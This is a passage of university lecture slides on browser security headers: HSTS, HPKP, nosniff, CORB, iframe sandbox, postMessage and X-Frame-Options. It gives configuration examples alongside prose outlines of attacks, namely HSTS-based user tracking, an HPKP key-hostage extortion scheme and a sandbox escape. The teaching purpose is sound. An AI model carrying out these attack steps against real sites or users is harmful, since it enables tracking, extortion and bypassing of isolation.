- ☐ Communicate “offline” (server to server) with these domains so e.g. domains 1, 2, and 4 send HSTS, but domains 3 and 5 do not

■ Exploitation:

- ☐ Send a page which requests an element from each of the secondary domains by http
- ☐ Observe which of them are contacted by http and which by https (=for this site HSTS was set)
- ☐ Deduce the identity from the pattern and the stored data who received which combination

HTTP Public Key Pinning (HPKP)

- Someone hacks a CA and issues a certificate for “*.google.com”
 - Man-in-the-middle attacks on google.com will work with this perfectly, even with HSTS and all precautions
 - Even if the user manually inspects the certificate 😊!
 - Only “hint”: Google certificates should be issued by “GeoTrust Global CA”/“Google Internet Authority G2”
- Perfect solutions:
 1. Make sure nobody can hack a certification authority!
 2. Browser have built-in lists of which URL uses which CA
 - This is definitely useful and working, but not scalable!
- Mitigation only: Public Key Pinning
 - Web server sends a list of public key hashes
 - Only if the response is sent via a secure channel!
 - Client stores them and checks later connections against them
 - The public key is “pinned” to the first response

HTTP Public Key Pinning (HPKP)

- Why respond with **several** hashes?
 - To enable certificate rollover: serve hash for current and future certificate via old certificate → change to new certificate → serve hash for current certificate only (better: plus next one!)
 - Practice: serve for backup server and a spare certificate in case of revocation of original etc as well!
- May pin root/intermediate CA or the end certificate
 - Depends on the business model/expected changes
 - Root certificate: potential vulnerability against hacking the “intermediate” CA – practically this is the same CA (multiple certs for various reasons)
 - Intermediate certificate: you now not only have to manage rollover of your own certificate, but also those of the CA!
- May contain an URL to send violations to as well (‘ report-uri=“...” ‘)
 - The server gets informed if there is a problem (=unexpected cert.)

HTTP Public Key Pinning (HPKP)

■ Drawbacks:

- ☐ Works only, if the **first** connection is secure
- ☐ Not supported in Internet Explorer/Edge (Firefox/Chrome/Opera do)
 - Firefox 73, Chrome 73 stopped support for it (Firefox support: 35-72)
- ☐ HTTPS-Intercepting proxies lead to problems
 - Companies terminating TLS on FW → They install their own (≠ web site!) certificate on client as CA for the certificates generated on the FW
- ☐ Loose key → nobody can access your site for several month!
 - Very dangerous – you lock out all customers without any solution
 - Except getting them to completely delete their browser and reinstall it
- ☐ Privacy problem exists similar to the one with HSTS
- ☐ CA terminates/removed from trusted list → No certificate anymore

■ Recommendation: avoid this unless you are very professional, have very good security, and have extensively planned and prepared

- ☐ Unlike HSTS: getting “some” encryption working is no problem!
- ☐ If done, use several certificates from multiple CA

HTTP Public Key Pinning (HPKP)

■ Attention: Extortion potential!

☐ By Certification authority

- “You pay .../do ... or we will retract your certificate, then your site will be offline!”
- Countermeasure: Provide/pin certificates from at least two CAs

☐ By attackers


- Hack server, activate HPKP with a long duration or change certificates
- Exfiltrate private key
- Wait some time for users to visit the site
- Delete private key from server
- Request money for disclosure of private key or all visitors (during waiting time above) will not be able to visit the website for month/years

Deprecated/not recommended anymore!

Implementing HSTS (and HPKP)

- Option 1: your web application sets these headers
 - Problematic, as these are not HTML but HTTP headers
 - They must know all about certificates etc
- Option 2: the webserver itself sets the headers
 - Depends on the server how, but all major ones can do this
- HPKP reports: requires custom page to receive POST requests, doing “something”, e.g. store it or send an E-mail
- Apache example:
 - Header always set Strict-Transport-Security “max-age=31536000; includeSubDomains”
 - Plus automatic redirect from http to https (→mod_rewrite)
 - Header set Public-Key-Pins "pin-sha256=\"...==\"; pin-sha256=\"...==\"; max-age=2592000; includeSubDomains“
 - Creating the key digests:
openssl dgst -sha256 -binary pub.key | openssl enc -base64

365 days



30 days



Mime-Type sniffing vulnerabilities

- When receiving data, the browser may override the content type header if it thinks it knows better what the content actually is
 - If “bad data” can be inserted, this can be reused to change a “harmless” type into an “execute this” type!
- Solution: HTTP header “X-Content-Type-Option”
 - This disables MIME type sniffing, i.e. the browser always uses exactly what is set in the content-type header
- Practically there is only a single value:
 - **X-Content-Type-Options: nosniff**
- Also ensures that any request is blocked, if it is
 - Style and MIME-type is not “text/css”
 - Script and MIME-type is not a JavaScript MIME-type
 - “application/javascript” and many more

Cross Origin Read Blocking

■ What is this “CORB”?

- ☐ New security feature by Chrome related to site isolation
- ☐ If data is potentially dangerous (=worth stealing by attackers), SOP prevents access to it
 - ``, `<script src="text.xml">`, ``
- ☐ But to be really sure (and avoid problems by security bugs like Spectre), don't load content into memory of process for this site
 - You would not get access to it anyway, so make sure you can't access it even in case of significant problems

■ How to do it: Set the X-Content-Type-Option header

- ☐ Cross-origin reading is then blocked for
 - `text/html`, `text/plain`, `text/json`, `application/json`, `/*+json`, `text/xml`, `application/xml`, `/*+xml` (except `image/svg+xml`)
- ☐ Requirement: Send the correct MIME type in the content-type header – which you should be doing anyway

■ If the header is missing, Chrome tries to identify whether it is such a file and then activate CORB anyway (unless CORS is used)

Sandbox (Flag, not the CSP!)

- Additional flag to restrict untrusted content
- Applies only to iframe
- Additional restrictions:
 - ☐ Treats the content as being from a unique origin: never fulfills **SOP**
 - ☐ Will block:
 - Form submission
 - Script execution
 - Using plugins (embed, object, applet...)
 - Automatically triggered features (playing video, focusing form control)
 - ☐ Disables certain APIs
 - ☐ Prevents links from targeting other browsing contexts (i.e. opening windows or any other frames than itself)
 - ☐ Prevents navigating top-level context (=set URL of top frame/window)

Sandbox (Flag, not the CSP!)

■ Exceptions possible:

- ☐ allow-forms: form submission
- ☐ allow-pointer-lock: APIs enabled
- ☐ allow-popups: popups possible
- ☐ allow-presentation: presentation API enabled
- ☐ allow-same-origin: allow content to be treated as same origin
 - Result: content is treated according to where it really comes from, i.e. not a unique origin any more
- ☐ allow-scripts: scripts can run
- ☐ allow-top-navigation: may set the top location

■ Security issues: good idea, but use CSP today

- ☐ Specifying it in addition will do no harm, however!
- ☐ Careful with exceptions: allow-scripts + allow-same-origin + from same origin
 - remove sandbox attribute, then reload itself
 - escape from sandbox!

PostMessage

- Enabling cross-origin communication between Windows
 - ☐ Between a page and the iframe (from a different source!) inside it
 - ☐ Between two windows/tabs (for sec. purposes a tab is a window)
- How does it work?
 - ☐ Acquire reference to other window, then dispatch message event
 - ☐ PostMessage: send to a queue of recipient
 - Message, target origin, transfer
- Message: Java objects which are cloned
 - ☐ Except: functions/error handlers, property setters/getter, property descriptors (original is marked as read-only → clone is read-write)
 - ☐ No walking and duplication of prototype chain
- Target origin: what the origin must be for the message to be sent
 - ☐ Security measure, e.g. when passing credentials like passwords
- Transfer (Optional): “transferable” (an API) objects whose ownership passes to the target (no longer usable by sender!)

PostMessage

■ Recipient: a MessageEvent is fired → hopefully there is a listener


- ☐ `window.addEventListener("message",function(msgEvent) {
 var source=msgEvent.source; // Source window/frame
 var origin=msgEvent.origin; // Origin of sender
 // Protocol "://" Host [":" Port-if-not-80/443]
 var message=msgEvent.data; // Message content object
});`
- ☐ Typically the listener is registered in “window.onload”
- ☐ The **origin** is that of the **sender** when the message was posted; now it might be different!
 - “Target origin” of sending script must be set to origin of recipient

■ Security:

- ☐ Sender: always specify a target origin, never use “*”
- ☐ Recipient: always verify the origin
 - Anyone can post any message – make sure it’s the expected one!
- ☐ Recipient: check source if possible

Timing-Allow-Origin Header

- Specifies origins that may see attributes retrieved via the Resource Timing API, which otherwise would be blocked by SOP
 - Resource Timing API: retrieving and analyzing detailed network timing data regarding the loading of an application's resource(s)
 - Returns 0 if the resource is loaded from a different origin than the web page itself: redirectStart, redirectEnd, domainLookupStart, domainLookupEnd, connectStart, connectEnd, secureConnectionStart, requestStart, and responseStart.
- Header: “Timing-Allow-Origin” with “*” or CSV list of origins
- Security issues:
 - Timing allows detection whether a page is loaded from cache (=user has visited it before) or from the network (=not visited)
 - Not that useful for security, as the “load” event is still available



Resource Timing API timestamps:
<https://siusin.github.io/perf-timing-primer/>

<https://w3c.github.io/resource-timing/>

X-Frame-Options Header

- Should be replaced now by CSP – “frame-ancestors”, so more of historical interest or for browsers not supporting CSP at all
- Restricts whether this page can be embedded as a frame (=child)
- **HTTP** Response Header “X-Frame-Options”
 - ☐ DENY: Can’t be loaded inside a frame, not even from same origin
 - ☐ SAMEORIGIN: Only from same origin is framing possible
 - ☐ ALLOW-FROM ??? : Specify origin to allow embedding from
 - Note: Firefox only checks immediate parent, but not all other ancestors
 - Not supported on Chrome
- Note: Will **NOT** work as Meta-Tag; **must** be in **HTTP**!
- Enforced by Browser, so this is not a help regarding secrecy, only against embedding from untrusted sources
 - ☐ Can help against Clickjacking

X-XSS-Protection Header

- Should be replaced by CSP – “unsafe-inline” (or better!), so more of historical interest or for browsers not supporting CSP
- Header: “X-XSS-Protection” with values “0”, “1” and “1; mode=block”
 - ☐ 0: Disabled
 - ☐ 1: Enabled; Attacks will be removed (sanitizing)
 - ☐ “1; mode=block”: Enabled; Browser will not show page
- Will only help for reflected XSS attacks
 - ☐ Exact working: could not be found
 - ☐ Seems to look for “<script>” or other dangerous content based on regular expressions
 - IE: A rule must match both the outgoing request **and** the reply to be detected as XSS
- Not supported by Firefox!

<https://www.blackhat.com/docs/us-14/materials/>

us-14-Johns-Call-To-Arms-A-Tale-Of-The-Weaknesses-Of-Current-Client-Side-XSS-Filtering-WP.pdf

THANK YOU FOR YOUR ATTENTION!



Michael Sonntag
michael.sonntag@ins.jku.at
+43 (732) 2468 - 4137
S3 235 (Science park 3, 2nd floor)

**JOHANNES KEPLER
UNIVERSITÄT LINZ**
Altenberger Straße 69
4040 Linz, Österreich
www.jku.at